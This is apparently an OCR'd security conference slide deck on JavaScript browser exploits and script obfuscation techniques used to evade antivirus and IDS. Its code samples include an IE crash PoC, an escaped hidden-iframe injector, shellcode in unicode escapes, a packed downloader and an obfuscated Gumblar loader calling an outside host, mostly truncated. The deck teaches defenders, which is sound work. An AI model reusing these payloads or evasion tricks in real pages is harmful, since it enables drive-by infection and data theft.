
Crossing the Border

JavaScript Exploits

Web Threats

- SMTP/HTTP/IM
- Coming From:
  - Malicious sources
  - Trusted sources (compromised through injection attacks or hijacked servers)
- Popular attacks are pulled by users and not impacted by firewalls



Let's take a look at one specific Web Threat, JavaScript Exploits...

Why are JavaScript-based Exploits such a threat?

- Most common way of exploiting browser vulnerabilities
- Browsers are full of vulnerabilities
  - In the first eight months of 2009:
    - Firefox: 85 CVEs
      Safari: 59 CVEs
    - IE: 48 CVEs
    - Chrome: 39 CVEs
    - Flash: 35 CVEs
    - And on and on…
- Easy to develop with tools like Mpack, Neosploit, Durzosploit and others

What do Malicious Scripts do?

- Exploit vulnerabilities to perform drive-by downloads (backdoors, worms, viruses, etc.)
- Steal information (cookies, passwords, network topology, files, etc)
- Invocation of cross-site request forgery attacks
- Launch further 'internal' attacks
- Denial of service (using up resources, deleting files, or causing a crash such as this exploit from Aug 18)

```
<html>
 <head>
  <title>Irfan Asrar</title>
 </head>
<body onload="c()">
Set Attribute Crash : Tested with IE7 Vista
                                  IE6 XP2
                                  IE6 XP3

<script type="text/javascript">

function c() {

var li = document.createElement("li");
li.setAttribute("value", "1");
li.value = "1";

}

</script>
 </body>
</html>

# milw0rm.com [2009-08-18]
```

How do Malicious Scripts Exploit the Browser?

- Vulnerabilities in the interpreter
- Vulnerabilities in the browser DOM
- Vulnerabilities in plug-ins (Flash, ActiveX, Java Applets, Shockwave, Silverlight, etc.)
- Ability to send back data (steal sessions, log keystrokes)

For example MS08-041 (**Vulnerability in the ActiveX Control for the Snapshot Viewer) allowed files to be overwritten from JavaScript in IE**

MS09-045 (From Sept 8, 2009) allowed remote code execution from JavaScript in IE

Doesn't patching protect me?

- Difficult to ensure all components are patched
- Doesn't protect against all forms of attack
- Patching helps late in the lifecycle of the vulnerability:
  - Introduction
  - Discovery/Reporting
  - Fix/Disclosure
  - Deployment

Window of Vulnerability

Doesn't my Anti-Virus/IDS/IPS protect me?

Depends on the nature of the attack…

"Anti-virus, Intrusion Detection Systems (IDS), and Intrusion Prevention Systems (IPS) generally work by looking for specific patterns in content. If a "known bad" pattern is detected, then the appropriate actions can take place to protect the user. But because of the dynamic nature of programming languages, scripting in web pages can be used to evade such protective systems."
- US-CERT
http://www.cert.org/tech_tips/securing_browser/

Why?


The New Enemy – Obfuscation

Obfuscation techniques have evolved to evade IDS/IPS and Anti-Malware…

- Three types of obfuscation:
  - Network (fragmentation, out of order, retransmits, low/high MTU)
    - Mitigated by normalization
  - Document (encoding, unusual character sets, compression)
    - Mitigated by normalization and restriction
  - **But script-based obfuscation is not trivial to normalize…**

In other words…

Cleartext Exploit…



Obfuscated Exploit…

Types of Script Obfuscation

- **URL/HTML Escape**
- String Concatenation
- Unicode
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better…

- File Fragmentation
- AJAX Low/Slow

- Simple Evasion

```
document.write(unescape('%3C%69%66%72%61%6D%65%
20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%
72%74%64%6D%6E%73%2E%6E%65%74%2F%70%61%
72%75%73%2F%3F%74%3D%32%38%22%20%77%69%
64%74%68%3D%31%20%68%65%69%67%68%74%3D
%31%20%73%74%79%6C%65%3D%22%76%69%73
%69%62%69%6C%69%74%79%3A%68%69%64%64
%65%6E%3B%70%6F%73%69%74%69%6F%6E%3A
```

- Pretty easy to detect and normalize…

Types of Script Obfuscation

- URL/HTML Escape
- **String Concatenation**
- Unicode
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better…

- File Fragmentation
- AJAX Low/Slow

- Fragment using simple concatenation to avoid signatures:

```
if(deconcept.SWFObjectUtil.getPlayerVersion()['major']==9)
{document.getElementById('Gane').innerHTML="";
if(deconcept.SWFObjectUtil.getPlayerVersion()['rev']==16)
{var sos=new SWFObject("i16.swf","m"+"y"+"m"+"o"+"v"+"i"
+"e","0.1","0.1","9","#000000");sos.write("G"+"a"+"m"+"e")}}
```

- Barely obfuscated, but in some cases effective…

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- **Unicode**
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better…

- File Fragmentation
- AJAX Low/Slow

- Using unicode escapes combined with concatenation

```
var t0N=window["unescape"](""+"%u54EB"+"%u758B"+"%u8B3C"+"%u3574"+
"%u0378"+"%u56F5"+"%u768B"+"%u"+"03"+"20"+"%u33F5"+"%u49C9"+
"%uAD41"+"%uDB33"+"%u0F36%u14BE"+"%u3828"+"%u74F2"+"%uC108"+
"%u0DCB"+"%uDA03"+"%uEB40"+"%u3BEF"+"%u75DF"+"%u5EE7"+
"%u5E8B"+"%u0324"+"%u66DD"+"%u0C8B"+"%u8B4B"+"%u1C5E"+
"%uDD03%u048B"+"%u038B"+"%uC3C5"+"%u7275"+"%u6D6C"+
"%u6E6F"+"%u642E"+"%u6C6C"+"%u4300"+"%u5C3A"+"%u2e55"+
"%u7865"+"%u0065%uC033"+"%u0364"+"%u3040"+"%u0C78"+
"%u408"+"B"+"%u8B0"+"C"+"%u"+"1C7"+"0%u8BA"+"D"+"%u0840"+
```

- Note use of window[“unescape”]
- Getting more tricky…

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- **Base64**
- IE Encryption
- Crypto
- Minify/Packer

But it gets better…

- File Fragmentation
- AJAX Low/Slow

- Base64 is widely used for legitimate reasons

  And some not so legitimate like this…

```
ShellCode=ShellCode+"sHuN3ULUhmfxW6peMMZM7XPrf5NkDp
P107zMpYE5MMzMj44LqxGOp8mpn8m7PrZBEleoWng2DRELgZM...
```

- But Base64 isn't usually used alone to evade…

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- **IE Encryption**
- Crypto
- Minify/Packer

But it gets better…

- File Fragmentation
- AJAX Low/Slow

- Designed for IP protection
- Uses static, now known

```
<SCRIPT LANGUAGE="JScript.Encode">
<!--//
//Copyright© 1998 Microsoft Corporation.
//**Start Encode**#@~^QwIAAA==@#@&0;mDkWP
7nDb0zZKD.n1YAMGhk+Dvb`@#@&P,kW`UC7kL1DGD
cl22gl:n~{'~Jtr1DGkW6YP&xDnD+OPA62sKD+ME#
@#@&P,~~k6PvxC\rLmYGDcCwa.n.kkWUx[+X66Pcr
...
->
</SCRIPT>
```

- Not a well known evasion…

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- **Crypto**
- Minify/Packer

But it gets better…

- File Fragmentation
- AJAX Low/Slow

- Full implantations of crypto in JavaScript
- E.g. AES by Chris Veness:

```
...
  state = AddRoundKey(state, w, 0, Nb);

  for (var round=1; round<Nr; round++) {
    state = SubBytes(state, Nb);
    state = ShiftRows(state, Nb);
    state = MixColumns(state, Nb);
    state = AddRoundKey(state, w, round, Nb);
  }

  state = SubBytes(state, Nb);
  state = ShiftRows(state, Nb);
  state = AddRoundKey(state, w, Nr, Nb);
...
```

- Getting more interesting…

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- Crypto
- **Minify/Packer**

But it gets better…

- File Fragmentation
- AJAX Low/Slow

- Built into the exploit generators…

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':
e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode
(c+29):c.toString(36))};while(c--){if(k[c]){p=p.replace(
new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('3 k,i,
q,6,g;J=\'1w://1F.1C.1x/1y.D\';3 F=\'z.1z\';3 y=\'z.15\';
3 5=1j["1f"]["17"]("1h");3 v="1i:";3 C="0-1e-0";3 I="1d";
3 G="19";3 8="18";3 B="1a-1b-1c";3 E="1A.X"+"M"+"L"
+"H"+"T"+"T"+"P";3 K="A"+"d"+"o"+"d"+"b."+"S"+"t"+
"r"+"e"+"a"+"m";3 x="10.";3 w="12";3 N=x+w;3 8=v+8
+B+C+I+G;5["16"]("1g",8);3 s$h=5["7"]("1G.1k","");
3 9=5["7"](E,"");34;4=5.7(K,"");4.Q=1;3 f=s$h.1B(0);3
```

- Can't just block… Also used for IP protection and bandwidth savings on legitimate sites…

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better…

- **File Fragmentation**
- AJAX Low/Slow

- Why use complex evasions when simply splitting your exploit works:
  <script src="f1.js" />
  <script src="f2.js" />
- F1 contains:
  var s = "clsid:2F542A2E-EDC9-4BF7-";
- F2 contains:
  s += "9A76-9A0918C52B4A";
  …
- Defeats file-based detection…

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better…

- File Fragmentation
- **AJAX Low/Slow**

- Or how about just pulling a few bytes of the exploit at a time over AJAX…

Uh, Oh…

They Fight Dirty

- Malicious script can be **generated randomly** by a malicious server or compromised server

"Gumblar first infects Web sites by using stolen or weak FTP login credentials. Every infected site has its own modification of the script. When the script is executed, another script is silently loaded onto site visitors' computers and executed via a series of Adobe Acrobat Reader and Flash Player exploits. The malware then steals sensitive personal data and FTP logins used to infect even more Web sites."

```
(function(g0Uw){var AJ9='%';var fTg=('-76-61-72-20a-3d-22Sc-72iptEng-69ne-22-2cb-
3d-22-56-65rsion(-29+-22-2cj-3d-22-22-2c-75-3d-6eavigat-6f-72-2eus-65rAge-6et-3bif((u-
2e-69-6edexOf(-22Chr-6f-6de-22-29-3c-30)-26-26(u-2ein-64exO-66(-22Win-22)-3e0)-26-26(u-
2ei-6ede-78-4f-66-28-22NT-206-22)-3c0)-26-26(docu-6d-65nt-2ecoo-6b-69e-2einde-78Of(-22m-
69ek-3d1-22)-3c0)-26-26-28t-79peof(-7arvsts)-21-3d-74y-70eof(-22A-22-29))-7bs-72-76st-73-3d-
22A-22-3beval(-22-69f-28v-69ndow-2e-22+a+-22)j-3dj-2b-22+-61+-22M-61jor-22-2bb-2ba+-22Minor-
22-2bb+a+-22Bu-691-64-22+b+-22j-3b-22)-3b-64o-63-75-6dent-2ew-72-69te(-22-3c-73cr-69pt-
20sr-63-3d-2f-2fma-72-22-2b-22tus-2e-63n-2fv-69d-2f-3fid-3d-22-2bj+-22-3e-3c-5c-2fscr-
```

Source: Netgear

- Regarding Gumblar, SourceFire said: "Given the reality that tracking nested parentheses isn't happening in Snort - or any IDS, for that matter - any time soon, we can't directly address that evasion case." – SourceFire Blog

They Fight REALLY Dirty


- Writers have started using reflection to booby-trap the scripts against evaluation

  "Malicious code authors use this somewhat odd function for fun, profit, and above all to irritate malicious code analysts: indeed, the decryption function of the obfuscated code uses as a decryption key… argument.callee! or in other terms, its own code." – Fortiguard Blog

- **So you can't even change eval statements to print to see how the exploit works or doesn't!**

Ok, that's just not fair...


- JS_VIRTOOL uses the source URL as a decryption key
- Calculates a CRC of its own decryption function as the rest of the key material
- Can't be analyzed offline/ out of context
- The obfuscated exploit is different depending on the source




So what does this have to do with Border Security?

Like Border Security, there are a lot of different approaches to the problem of keeping bad stuff out.

The Great Wall





Source: Wikipedia

